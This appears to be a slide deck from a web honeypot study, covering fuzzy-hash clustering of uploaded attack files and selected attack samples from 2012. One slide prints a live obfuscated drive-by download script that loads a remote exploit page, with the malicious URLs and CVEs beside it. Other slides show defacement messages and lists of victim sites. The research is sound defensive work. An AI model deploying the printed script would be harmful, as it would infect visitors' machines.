
- Group files that are similar to each other
 - Identify **code reuse or development** (evolution)
 - How? Several approaches...
- Plagiarism detection algorithms
 - Precise but too slow
 - » Not suitable for large datasets
- ssdeep, sdhash
 - Piecewise hashing tools (fuzzy hashing)
 - From the 'forensic world'
 - **Fast** and suitable for **any kind of file**

ssdeep and sdhash

- ssdeep
 - Minimum file size: 4096 bytes
 - Fixed size hashes
- sdhash
 - Minimum file size: 4096 bytes
 - More precise than ssdeep, but
 - Variable length hashes
- Both tools produce a similarity score in [0,100]
- We use both

Clustering example


- Similarity clustering on web shells (ours are labeled)



Clustering new data (2013)

- Can't manually label all data
- **Old data** can be used as a **starting point**
- Start with the labeled dataset (2012)
 - If file is similar to an already categorized group: add to cluster
 - Else:
 - » Create new cluster
 - » Allow the analyst to manually define cluster type (e.g.: web shell, phishing kit, ...)
- Would be nice to provide a tool to help the analyst...

DEMO



Selected attack samples

Drive-by download



- 28/2/2012: *intu.html* uploaded to one of the honeypots

```
1.      <html>
2. <title>Intuit Market</title>
3. <h1>Intuit Market</h1>
4. <h3>Loading your order, please wait..</h3>
5. <h4>http://authenticate.hublot.com/interface/img/icons/loading.gif</h4>
6.
7. <script>if(window.document)try{new location(12);}catch(qqq){aa=[]+0;aaa=0+[];if(aa.indexOf(aaa)===0){ss='';s=String;f='f'+r+'o'+m+'C'+har';f+='Code';}jee='e
  ';e=window.eval;t='y';}h=-2*Math.log(Math.E);n="3.5a3.5a51.5a50a15a19a49a54.5a48.5a57.5a53.5a49.5a54a57a22a50.5a49.5a57a33.5a53a49.5a53.5a49.5a54a57a56.5a32a59.
  5a41a47.5a50.5a38a47.5a53.5a49.5a19a18.5a48a54.5a49a59.5a18.5a19.5a44.5a23a45.5a19.5a60.5a3.5a3.5a3.5a51.5a50a56a47.5a53.5a49.5a56a19a19.5a28.5a3.5a3.5a61.5a15a
  49.5a53a56.5a49.5a15a60.5a3.5a3.5a3.5a49a54.5a48.5a57.5a53.5a49.5a54a57a22a58.5a56a51.5a57a49.5a19a16a29a51.5a50a56a47.5a53.5a49.5a15a56.5a56a48.5a29.5a18.5a51a
  57a57a55a28a22.5a22.5a57a58.5a51.5a56.5a57a49.5a49a57a47.5a56a57a56.5a22a54a49.5a57a22.5a53.5a47.5a51.5a54a22a55a51a55a30.5a55a47.5a50.5a49.5a29.5a50a24a24.5a23
  .5a48a26.5a49a24a26a25a26.5a48.5a24a24.5a26.5a47.5a18.5a15a58.5a51.5a49a57a51a29.5a18.5a23.5a23a18.5a15a51a49.5a51.5a50.5a51a57a29.5a18.5a23.5a23a18.5a15a56.5a5
  7a59.5a53a49.5a29.5a18.5a58a51.5a56.5a51.5a48a51.5a53a51.5a57a59.5a28a51a51.5a49a49a49.5a54a28.5a55a54.5a56.5a51.5a57a51.5a54.5a54a28a47.5a48a56.5a54.5a53a57.5a
  57a49.5a28.5a53a49.5a50a57a28a23a28.5a57a54.5a55a28a23a28.5a18.5a30a29a22.5a51.5a50a56a47.5a53.5a49.5a30a16a19.5a28.5a3.5a3.5a61.5a3.5a3.5a50a57.5a54a48.5a57a51
  .5a54.5a54a15a51.5a50a56a47.5a53.5a49.5a56a19a19.5a60.5a3.5a3.5a3.5a58a47.5a56a15a50a15a29.5a15a49a54.5a48.5a57.5a53.5a49.5a54a57a22a48.5a56a49.5a47.5a57a49.5a3
  3.5a53a49.5a53.5a49.5a54a57a19a18.5a51.5a50a56a47.5a53.5a49.5a18.5a19.5a28.5a50a22a56.5a49.5a57a31.5a57a57a56a51.5a48a57.5a57a49.5a19a18.5a56.5a56a48.5a18.5a21a
  18.5a51a57a57a55a28a22.5a22.5a57a58.5a51.5a56.5a57a49.5a49a57a47.5a56a57a56.5a22a54a49.5a57a22.5a53.5a47.5a51.5a54a22a55a51a55a30.5a55a47.5a50.5a49.5a29.5a50a24
  a24.5a23.5a48a26.5a49a24a26a25a26.5a48.5a24a24.5a26.5a47.5a18.5a19.5a28.5a50a22a56.5a57a59.5a53a49.5a22a58a51.5a56.5a51.5a48a51.5a53a51.5a57a59.5a29.5a18.5a51a5
  1.5a49a49a49.5a54a18.5a28.5a50a22a56.5a57a59.5a53a49.5a22a55a54.5a56.5a51.5a57a51.5a54.5a54a29.5a18.5a47.5a48a56.5a54.5a53a57.5a57a49.5a18.5a28.5a50a22a56.5a57a
  59.5a53a49.5a22a53a49.5a50a57a29.5a18.5a23a18.5a28.5a50a22a56.5a57a59.5a53a49.5a22a57a54.5a55a29.5a18.5a23a18.5a28.5a50a22a56.5a49.5a57a31.5a57a57a56a51.5a48a57
  .5a57a49.5a19a18.5a58.5a51.5a49a57a51a18.5a21a18.5a23.5a23a18.5a19.5a28.5a50a22a56.5a49.5a57a31.5a57a57a56a51.5a48a57.5a57a49.5a19a18.5a51a49.5a51.5a50.5a51a57a
  18.5a21a18.5a23.5a23a18.5a19.5a28.5a3.5a3.5a3.5a49a54.5a48.5a57.5a53.5a49.5a54a57a22a50.5a49.5a57a33.5a53a49.5a53.5a49.5a54a57a56.5a32a59.5a41a47.5a50.5a38a47.5
  a53.5a49.5a19a18.5a48a54.5a49a59.5a18.5a19.5a44.5a23a45.5a22a47.5a55a55a49.5a54a49a32.5a51a51.5a53a49a19a50a19.5a28.5a3.5a3.5a61.5".split("");for(i=0;>i-n.len
  gth;i++){j=1;ss=ss+f[(-h*(1+1*n[j]))];}q=ss;if(f)e(q);</script>
8.
9. </html>
```

Selected attack samples

Drive-by download



- 28/2/2012: *intu.html* uploaded to one of the honeypots
- Loads a remote document launching two exploits
 - Seen by Wepawet on the same day:

Detection results

Detector	Result
JSAND 2.3.2	malicious

In particular, the following URLs were found to contain malicious content:

- <http://twistedtarts.net/main.php?page=f231b7d2647c237a>
- <http://twistedtarts.net/content/ap2.php?f=1b337>

Exploits

Name	Description	Reference
Adobe Libtiff	Libtiff integer overflow in Adobe Reader and Acrobat	CVE-2010-0188
HPC URL	Help Center URL Validation Vulnerability	CVE-2010-1885

Selected attack samples

Privilege escalation



- 9/2/2012: Hungarian IP address uploads *mempodipper.c*
 - Known exploit for CVE-2012-0056
 - Very **recent** (published two weeks before the attack)
- Attacker first tried to compile the code
 - Through a web shell
 - No gcc on our honeypots...
- Then uploaded a pre-compiled ELF binary
 - The kernel of our VMs was not vulnerable :)

Selected attack samples

Defacement

- 6/3/2012: German IP modifies a page on the static website using one of the web shells

OH, NO! .. **IR4DEX** WAS HERE



and **K1ll3r_B0y**
HACKED YOU
twitter.com/_IR4DEX_

... Enquanto nao houver MUDANCA.. Nos estaremos presentes." **K1ll3r_B0y**.

"NAO HA CALIBRE QUE MATE UMA IDEIA"

[IR4DEX Crew] A LUTA NUNCA PARA!

[Greetz SPECIAL]: BITST0RM | TARIKI | PARA||AXIS | MRC | LLL | ATENA | PEQUENAANON

[CHECK]: <http://www.zone-h.org/archive/notifier=ir4dex>

[Enjoy the party]: <https://twitter.com/#!/ir>

IR4DEX are: BRN | KILL3R_B0y | TOTA-X | MCCLANE | ZAKIX | L4RG4D0

Selected attack samples


Defacement

- 6/3/2012: German IP modifies a page on the static website using one of the web shells

OH, NO! .. **IR4DEX** WAS HERE



and K1ll3r_B0y
HACKED YOU
twitter.com/_IR4DEX_



The screenshot shows a Twitter profile for the user **Ir4dex** (@_Ir4dex_). The profile picture is a defaced image with the text "IR4DEX" and binary code. The bio reads: "v/ sob nova direção :P http://zone-h.org/archive/notifier=ir4dex in the corner, go call me". The profile has 1,020 tweets, 32 following, and 401 followers. There are three tweets visible, all retweeted by Ir4dex. The first tweet is from 10 Feb: "zone-h.org/archive/specia...". The second tweet is from 10 Feb: "pwned casaschanton.com.ar.elsevier.com". The third tweet is from 9 Feb: "ISSO É IR4DEX CREW! WE ARE: @xbrnz @k1ll3rb0y @tota_x @ir4dex_br @l4rgad0 #mcclane - OS VERDADEIROS EU SEI QUEM SÃO, SALVE DEFACE BR!".

Enquanto nao houver MUDANCA.. Nos estaremos presentes." Klll
"NAO HA CALIBRE QUE MATE UMA IDEIA"
[IR4DEX Crew] A LUTA NUNCA PARA!
SPECIAL]: BITSTØRM | TARIKI | PARA|AXIS | MRC | LLL | ATENA |
[CHECK]: <http://www.zone-h.org/archive/notifier=ir4dex>
[Enjoy the party]: <https://twitter.com/#!/ir>

NOTIFIER DOMAIN


Special defacements only Fulltext/Wildcard Onhold (Unpublished) only

Date :

Total notifications: **42,063** of which **7,646** single ip and **34,417** mass defacements

Legend:
 H - Homepage defacement
 M - Mass defacement (click to view all defacements of this IP)
 R - Redefacement (click to view all defacements of this site)
 L - IP address location
 ★ - Special defacement (special defacements are important websites)

Date	Notifier	H	M	R	L	★ Domain	OS	View
2013/06/19	ir4dex	H	M			 10keyinc.com	Linux	mirror
2013/06/18	ir4dex					 www.generaloptical.com.br/home...	Win 2008	mirror
2013/06/14	ir4dex					 www.sensoengenharia.com.br/pdf...	Linux	mirror
2013/06/14	ir4dex					 www.3dmobile.com.br/php/showro...	Linux	mirror
2013/05/31	ir4dex	H				 www.cblie.org.br	Linux	mirror
2013/05/31	ir4dex	H				 www.egov.ufrn.br	Linux	mirror
2013/05/31	ir4dex	H		R		 www.conexaoaquarela.com.br	Linux	mirror
2013/05/31	ir4dex	H				 www.rafitec.com.br	Linux	mirror
2013/05/27	ir4dex	H				 www.soldoutbroadwaytickets.com	Linux	mirror



and K1113r_B0y
HACKED YOU
twitter.com/_IR4DEX_

IR4DEX
 \$: 101000001011

Ir4dex @Ir4dex_

o/ sob no direção :P <http://zone-h.org/archive/notifier=ir4dex>
 in the corner, go call me

[Follow](#)

1,020 TWEETS

32 FOLLOWING

401 FOLLOWERS


Stay in touch with Ir4dex
 Join Twitter today


Full name


Email

Password

Tweets

 **Ir4dex** @Ir4dex_ 10 Feb
 zone-h.org/archive/specia...

 **brn @ir4dex** @xbrnz 10 Feb
 pwned casaschanton.com.ar.elsever.com
 Retweeted by Ir4dex

 **brn @ir4dex** @xbrnz 9 Feb
 ISSO É IR4DEX CREW! WE ARE: @xbrnz @k1113rb0y @tota_x
 @ir4dex_br @l4rgad0 #mcclane - OS VERDADEIROS EU SEI QUEM
 SÃO SALVE DEEFACE BR!

Enquanto nao houver MUDANCA.. Nos estaremos presentes." Kill:
 "NAO HA CALIBRE QUE MATE UMA IDEIA"
 [IR4DEX Crew] A LUTA NUNCA PARA!
 SPECIAL]: BITST0RM | TARIKI | PARA| |AXIS | MRC | LLL | ATENA |
 [CHECK]: <http://www.zone-h.org/archive/notifier=ir4dex>
 [Enjoy the party]: <https://twitter.com/#!/ir4dex>
 IR4DEX are: BRN | KILL3R_B0y | TOTA-X | MCCLANE | ZAKIX | L4RG4D0

Selected attack samples

Phishing

- 27/3/2012: 4776 requests hitting our honeypots with Referer set to the webmail servers of sfr.fr
 - Only an image was requested (?!)
 - » No such image on the honeypots, but...
 - A snapshot from 24/3/2012 contained such image:



Selected attack samples

Spamming and message flooding

- 21/2/2012: Nigerian IP uploads *a1.php*
 - Customizable mailer

SERVER SETUP	
SMTP Login: <input type="text"/>	SMTP Pass: <input type="text"/>
Port : <input type="text"/> (optional)	SMTP Server Smt: <input type="text"/>
SSL Server: <input type="checkbox"/> (yes)	Reconnect After: <input type="text"/> EMAILS
" If you dont have SMTP login, leave blank queries above "	
MESSAGE SETUP	
Your Email: <input type="text"/>	Your Name: <input type="text"/>
Reply-To: <input type="text"/>	Email Priority: <input type="text" value="High"/>
Subject: <input type="text"/>	
<div style="border: 1px solid black; height: 150px; width: 100%;"></div>	
<div style="border: 1px solid black; height: 150px; width: 100%;"></div>	
<input type="radio"/> Plain <input checked="" type="radio"/> HTML <input type="button" value="Send Message"/>	

Conclusions

- The study **confirmed some known trends**
 - Strong presence of Eastern European countries in spamming activities
 - Scam and phishing campaigns often run from African countries
 - Most common spam topic: pharmaceutical ads
- **Unexpected results**
 - Most of the attacks involve some **manual activity**
 - Many **IRC botnets** still around
 - Despite their low sophistication, these represent a **large fraction of the attacks** to which vulnerable websites are exposed every day

Thank you



?

Special thanks to Marco Pappalardo and Roberto Jordaney
(master students helping with the log analysis)